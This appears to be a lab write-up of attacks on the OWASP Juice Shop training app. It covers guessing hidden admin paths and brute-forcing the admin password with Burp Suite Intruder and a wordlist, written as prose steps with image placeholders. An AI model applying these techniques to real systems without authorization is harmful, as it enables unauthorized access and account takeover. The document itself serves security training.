



Cyber Security Report

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Enumeration To Find Admin Path -->

An attacker manually discovers hidden or sensitive paths within the web application, such as an admin panel, by analyzing the website structure or guessing URLs.

Steps:

1. Manual Guessing:

The attacker tries common paths by typing them directly in the browser, such as:

/admin

/admin-login

/dashboard

/login

2. Inspecting Website Behavior:

Browsing different sections of the website to look for patterns in the URL structure.

Checking links, buttons, or forms for hints of hidden paths.

3. Analyzing Error Messages:


Trying invalid paths to see if error messages or redirects provide clues about valid paths.

Outcome:

If the admin path is discovered, the attacker can use it for further exploitation, such as:

Attempting to brute-force admin credentials.

Testing for vulnerabilities in the admin panel



End of Required No.1

Brute Force on Admin Credentials - Summary (Using Burp Suite)

Scenario:

An attacker uses Burp Suite to automate password guessing on the admin login page. By capturing and modifying login requests, the attacker repeatedly attempts different passwords with a known email (admin@juice-sh.op). The lack of protections like rate-limiting or account lockouts enables the attack.

Steps:

1. Discover the Admin Login Page:

Identify the login page by browsing the application or guessing common paths like /admin or /login.

2. Capture a Login Request:

Enter the known email (admin@juice-sh.op) and a random password in the login form.

Intercept the request using Burp Suite Proxy and send it to Intruder.

3. Configure Intruder:

Set the email field as static and the password field as the payload position.

Load a wordlist of common passwords in the Payloads tab.

4. Start the Attack:

Run the attack and monitor the responses in Intruder.

Look for a unique response (e.g., a change in status code or content length) indicating a successful login.




Outcome:




The attacker successfully guesses the password, gaining admin access. This allows them to:




Access sensitive data.



